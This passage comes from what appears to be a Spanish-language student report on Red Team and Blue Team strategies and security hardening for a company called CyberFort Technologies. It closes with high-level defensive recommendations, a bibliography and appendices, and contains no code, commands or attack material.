La contención de ataques informáticos requiere una respuesta rápida y coordinada para minimizar el impacto de las amenazas. Implementar medidas de hardening, como la actualización de software, la segmentación de redes y la autenticación multifactor, es crucial para reducir la superficie de ataque y proteger los sistemas críticos. La adopción de estándares y mejores prácticas, como los proporcionados por el Center for Internet Security (CIS), fortalece la infraestructura de ciberseguridad y garantiza la resiliencia frente a amenazas cibernéticas.

Recomendaciones

Aspectos que Aporten al Desarrollo de Estrategias de RedTeam &BlueTeam

El desarrollo de estrategias efectivas para los equipos Red Team y Blue Team en un entorno de ciberseguridad requiere un enfoque integral que abarque aspectos técnicos, organizacionales y estratégicos. A continuación, describo los puntos clave que pueden contribuir al desarrollo de estas estrategias:

Red Team: Simulación de Amenazas

Red Team se encarga de realizar pruebas ofensivas para identificar debilidades en los sistemas. Los siguientes aspectos son esenciales para sus estrategias:

Identificación de Vulnerabilidades Críticas: Usar herramientas como Nmap, Metasploit, análisis de vulnerabilidades conocidas (CVE) para localizar puntos frágiles en los diferentes sistemas.

Pruebas de Penetración Realistas: Emplear metodologías estándar como OWASP para evaluar aplicaciones web, sistemas y redes, simulando ataques reales pero controlados.

Técnicas de Persistencia: Diseñar ataques que no solo comprometan el sistema inicial, sino que simulen el movimiento lateral en la red para identificar brechas en la segmentación de redes.

Uso de Escenarios Reales: Realizar pruebas en entornos similares a los productivos (con máquinas virtuales como Kali Linux y diferentes sistemas operativos en el caso de CyberFort Technologies un Windows comprometido) para garantizar que las simulaciones sean lo más realistas posible.

Reportes Detallados: Proveer informes que incluyan no solo las vulnerabilidades detectadas, sino también los pasos para su explotación y posibles medidas correctivas.

Blue Team: Fortalecimiento de Defensas

El Blue Team se encarga de las estrategias defensivas. Sus aspectos clave incluyen:

Monitoreo Continuo de la Red: Desplegar soluciones como SIEM (Gestión de Información y Eventos de Seguridad) para consolidar y analizar de manera centralizada los datos relacionados con la seguridad logs en tiempo real, detectando patrones anómalos o indicadores de compromiso (IoCs).

Defensas Proactivas: Configurar firewalls, IDS/IPS (Sistemas diseñados para identificar y bloquear intentos no autorizados de acceso o actividades maliciosas en una red o sistema) y políticas de acceso que limiten la exposición de servicios innecesarios.

Segmentación de Redes: Aislar sistemas críticos de aquellos menos seguros para reducir la superficie de ataque.

Respuesta a Incidentes: Diseñar y probar procedimientos para contener, erradicar y recuperar sistemas en caso de un ataque. Esto incluye entrenamiento regular en contención y manejo de incidentes.

Actualización y Parches: Implementar procesos para Asegurar que todos los sistemas y aplicaciones estén al día con las actualizaciones necesarias para protegerlos contra vulnerabilidades conocidas.

Políticas de Gestión de Identidades: Aplicar el principio de mínimo privilegio y autenticar a los usuarios mediante métodos robustos como MFA (autenticación multifactor).

Aspectos Compartidos para Red Team y Blue Team

Hay puntos de convergencia que ambos equipos pueden aprovechar para desarrollar estrategias más sólidas.

Colaboración: Realizar ejercicios conjuntos (como simulaciones de ataque y defensa) para identificar puntos débiles en tiempo real y fortalecer la postura defensiva.

Capacitación Continua: Participar en programas de actualización sobre nuevas herramientas y metodologías de ciberseguridad.

Uso de Marcos Normativos y Estándares: Basarse en normativas como ISO/IEC 27001 y marcos de ciberseguridad como el NIST para alinear los esfuerzos con las mejores prácticas de la industria.

Cultura Organizacional: Promover una mentalidad de ciberseguridad en toda la organización, asegurando que todos los empleados sean conscientes de las amenazas y sepan cómo actuar frente a ellas.

Indicadores para Tener Éxito

Reducción de vulnerabilidades críticas en sistemas.

Tiempos más cortos de detección y respuesta a incidentes.

Incremento en la complejidad de los ataques necesarios para comprometer los sistemas.

Informes claros y accionables que promuevan mejoras continuas.

Implementar estos aspectos garantizará que tanto el Red Team como el Blue Team trabajen de manera complementaria para proteger la infraestructura tecnológica de una organización.

Recomendaciones para el Planteamiento de Estrategias que Permitan Endurecer los Aspectos de Seguridad en una Organización

El endurecimiento de la seguridad de CyberFort Technologies (o Hardening) implica implementar estrategias y medidas técnicas, administrativas y operativas para minimizar riesgos,

reducir vulnerabilidades y fortalecer la infraestructura contra ataques cibernéticos.

Recomendaciones claves para plantear estrategias seguras de endurecimiento de seguridad:

Evaluación y Diagnóstico de Seguridad

Auditorías de Seguridad: Realizar evaluaciones habituales para identificar vulnerabilidades, puntos débiles y brechas en la infraestructura tecnológica.

Análisis de Riesgos: Priorizar los riesgos según su impacto potencial en los activos críticos de la organización.

Pruebas de Penetración: Llevar a cabo pruebas de penetración controladas para evaluar las debilidades de los sistemas y aplicaciones.

Actualización y Gestión de Parcheo

Actualización de Sistemas: Es importante mantener actualizados todos los sistemas operativos, aplicaciones y dispositivos con los parches de seguridad más recientes.

Gestión Centralizada: Utilizar herramientas de administración de parches para garantizar que todos los equipos estén actualizados de manera eficiente.

Evaluación de Software: Desinstalar aplicaciones obsoletas o no utilizadas que puedan representar un riesgo.

Endurecimiento de la Configuración

Políticas de Contraseñas: Implementar contraseñas fuertes y habilitar autenticación multifactor (MFA).

Reducción de Superficie de Ataque: Deshabilitar servicios, puertos y protocolos no esenciales.

Control de Acceso Basado en Roles (RBAC): Restringir el acceso a los recursos en función de las responsabilidades y requerimientos específicos de los usuarios.

Registro y Monitoreo: Configurar logs detallados de eventos y actividades para detectar anomalías.

Segmentación y Gestión de la Red

Segmentación de Red: Dividir la red en subredes con controles estrictos de acceso para minimizar la propagación de ataques.

Firewalls y IDS/IPS: Implementar y mantener configurados sistemas de detección y prevención de intrusos.

VPN Seguras: Proporcionar acceso remoto solo a través de redes privadas virtuales con cifrado robusto.

Políticas y Procedimientos de Seguridad

Gestión de Identidades: Implementar un sistema para centralizar la autenticación y autorización de usuarios.

Políticas de BYOD: Regular el uso de dispositivos personales en la red corporativa.

Capacitación de Personal: Concientizar a los empleados sobre prácticas seguras, ingeniería social y reconocimiento de amenazas

Protección contra Amenazas Avanzadas

Análisis de Malware: Utilizar soluciones antivirus y antimalware actualizadas.

Sistemas de Respuesta Rápida: Implementar herramientas de detección y respuesta de endpoints (EDR).

Backups Seguros: Mantener copias de seguridad frecuentes, verificadas y almacenadas fuera de línea.

Implementación de Monitoreo y Gestión Proactiva

SIEM: Configurar un sistema de gestión de información y eventos de seguridad para supervisar actividades en tiempo real.

Análisis de Tráfico de Red: Implementar herramientas como Wireshark o Snort para identificar actividades sospechosas.

Pruebas de Intrusión Periódicas: Validar la efectividad de las defensas con simulaciones.

Cumplimiento de Normativas y Estándares

Cumplir Regulaciones: Asegurarse de que las políticas de seguridad estén alineadas con normativas como ISO/IEC 27001, GDPR, o estándares locales.

Gestión de Datos Sensibles: Proteger los datos personales y corporativos con cifrado y controles estrictos de acceso.

Respuesta y Recuperación ante Incidentes

Plan de Respuesta a Incidentes: Diseñar y experimentar un plan para contener, mitigar y recuperar sistemas comprometidos.

Plan de Continuidad del Negocio (BCP): Asegurar que los servicios esenciales sigan funcionando tanto durante como después de un ciberataque.

Cultura de Seguridad Organizacional

Liderazgo en Seguridad: Involucrar a los altos mandos en la adopción y promoción de políticas de Ciberseguridad.

Simulacros y Ejercicios: Realizar simulacros regulares de incidentes para mejorar la preparación de todos los equipos.

Estas recomendaciones contribuyen a desarrollar estrategias sólidas de Hardening, fortaleciendo la capacidad de la organización para enfrentar amenazas cibernéticas y asegurando la continuidad de sus actividades.

Referencias Bibliográficas

Arranz, V. (s. f.). Metasploit: La herramienta esencial en Ciberseguridad. Sitio Web:

<https://www.campusciberseguridad.com/blog/item/180-metasploit-herramienta-esencial-ciberseguridad>

Checkpoint.Com. Firewall de última generación (NGFW). Sitio Web:

<https://www.checkpoint.com/es/cyber-hub/network-security/what-is-next-generation-firewall-ngfw/>

Cilleruelo, C. (2022, junio 3). ¿Qué es el footprinting? [Guía 2024] | KeepCoding Bootcamps.

Sitio Web: <https://keepcoding.io/blog/que-es-footprinting-ciberseguridad/>

Cilleruelo, C. (2022, noviembre 16). Indicadores de compromiso en ciberseguridad. Sitio Web:

<https://keepcoding.io/blog/indicadores-de-compromiso-en-ciberseguridad/>

Cilleruelo, C. (2022, octubre 4). ¿Qué es ExploitDB? | KeepCoding Bootcamps. Sitio Web:

<https://keepcoding.io/blog/que-es-exploithub/>

Cilleruelo, C. (2022, septiembre 23). ¿Qué es Kali Linux? | KeepCoding Bootcamps. Sitio Web:

<https://keepcoding.io/blog/que-es-kali-linux/>

Cilleruelo, C. (2024). ¿Qué es Metasploit? | KeepCoding Bootcamps. Sitio Web:

<https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/>

Cisecurity.Com. CIS. (s. f.). Sitio Web: <https://www.cisecurity.org>

Cloudflare.Com. Qué son los indicadores de compromiso (IoC)? . Sitio Web:

<https://www.cloudflare.com/es-es/learning/security/what-are-indicators-of-compromise/>

Copnia. Ley 842 de 2003. Sitio Web: [https://www.copnia.gov.co/nuestra-](https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003)

[entidad/normatividad/ley-842-de-2003](https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003)

Deep Hacking. (2021, octubre 17). Qué es el Pivoting? - Sitio Web:

<https://deephacking.tech/que-es-el-pivoting/>

Elcursodelhacker.Com. (2021, junio 2). Qué es un exploit y un payload?. Sitio Web:

<https://www.elcursodelhacker.com/que-es-un-exploit/>

Freecodecamp.Org. (2023, abril 23). Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de escaneo de todos los tiempos. Sitio Web:

<https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/>

Funcionpublica.Gov. Ley 1273 de 2009—Gestor Normativo. Ley 1273 de 2009. (s/f). Sitio

Web: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492>

Funcionpublica.Gov. Ley 1273 de 2009—Gestor Normativo. Ley 1273 de 2009. (s/f). Sitio

Web: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492>

Funcionpublica.Gov. Ley 1581 de 2012—Gestor Normativo. (s/f). Sitio Web:

<https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981>

Funcionpublica.Gov. Ley 1581 de 2012—Gestor Normativo. (s/f). Sitio Web:

<https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981>

IBM. (2023, mayo 10). Qué es un sistema de prevención de intrusiones (IPS)? . Sitio Web:

<https://www.ibm.com/mx-es/topics/intrusion-prevention-system>

Incibe .Es. Múltiples vulnerabilidades en Http File Server de Rejetto. (s. f.). Sitio Web:

<https://www.incibe.es/incibe-cert/alerta-temprana/avisos/multiples-vulnerabilidades-en-http-file-server-de-rejetto>

Kaspersky. (2018, abril 11). Qué es el Ransomware. Protección contra el Ransomware. Sitio

Web: <https://latam.kaspersky.com/resource->

center/threats/ransomware?srsId=AfmBOoqXns_O4MS753E92Ovy9Xn6Hhlu-Ns9SNTM8tbYCzYpoxuWQR9S

Microsoft.Com. Qué es SIEM? | Seguridad de Microsoft. (s. f.). Sitio Web:

<https://www.microsoft.com/es-co/security/business/security-101/what-is-siem>

Nist.Gov. (2016). Cybersecurity NIST. Sitio Web: <https://www.nist.gov/cybersecurity>

Nmap.Org. Guía de referencia de Nmap. Sitio Web: <https://nmap.org/man/es/index.html>

Nmap.Org. Guía de referencia de Nmap. Sitio Web: <https://nmap.org/man/es/index.html>

Nowak, S. (2022, noviembre 28). ¿Qué es el Pentesting? Tipos, fases y herramientas. Nuclio

Digital School. Sitio Web: <https://nuclio.school/blog/que-es-el-pentesting/>

Nunsys.Com. Firewall de seguridad perimetral. Sitio Web: <https://www.nunsys.com/producto-seguridad-perimetral-firewall/>

Openwebinars.Net. Qué es OpenVAS, para qué sirve y características | OpenWebinars. (s. f.).

Sitio Web: <https://openwebinars.net/blog/que-es-openvas/>

Snort Setup Guides for Emerging Threats Prevention. (s. f.). Sitio Web:

<https://www.snort.org/documents>

Solutions, G. (2023, marzo 20). ¿Qué es la norma ISO 27001 y para qué sirve? GlobalSuite

Solutions. Sitio Web: <https://www.globalsuitesolutions.com/es/que-es-la-norma-iso-27001-y-para-que-sirve/>

Stellarcyber.Ai. AI SIEM: Los componentes del SIEM impulsado por IA. (s. f.). Sitio Web:

<https://stellarcyber.ai/es/aprenden/siem-impulsado-por-ia/>

Stellarcyber.Ai. Implementación SIEM: Estrategias y mejores prácticas. (s. f.). Sitio Web:

<https://stellarcyber.ai/es/aprenden/Mejores-pr%C3%A1cticas-de-implementaci%C3%B3n-de-Siem/>

Versa-Networks.Com.IDS frente a IPS: Diferencias entre IDS e IPS. Sitio Web: <https://versa-networks.com/es/sd-wan/ids-ips/>

Wireshark Developer's Guide. (s. f.). Sitio Web: https://www.wireshark.org/docs/wsdg_html_chunked/

Referencias Bibliográficas en Ingles

Check Point Software. What is SIEM (Security Information and Event Management. (s. f.). Sitio Web: <https://www.checkpoint.com/cyber-hub/cyber-security/what-is-siem-security-information-and-event-management/>

CIS Benchmarks™. (s. f.). CIS. Sitio Web: <https://www.cisecurity.org/cis-benchmarks/>

CIS Controls. (s. f.). CIS. Sitio Web: <https://www.cisecurity.org/controls/>

Proofpoint ES. (2024, julio 31). What is SIEM? - How it works, tools and more. Sitio Web: <https://www.proofpoint.com/us/threat-reference/security-information-event-management-siem>

Security, R. S. I. (2020, julio 13). What is the Center for Internet Security (CIS)? RSI Security. Sitio Web: <https://blog.rsisecurity.com/what-is-the-center-for-internet-security-cis/>

Apéndices

Apéndice A

Enlace del Video de Sustentación


Link: <https://youtu.be/44VkQ78Z0Mc>

Apéndice B

Resultado de Prueba Antiplagio

Figura 34

Resultado de Prueba Antiplagio



Nota. Resultado Prueba Antiplagio.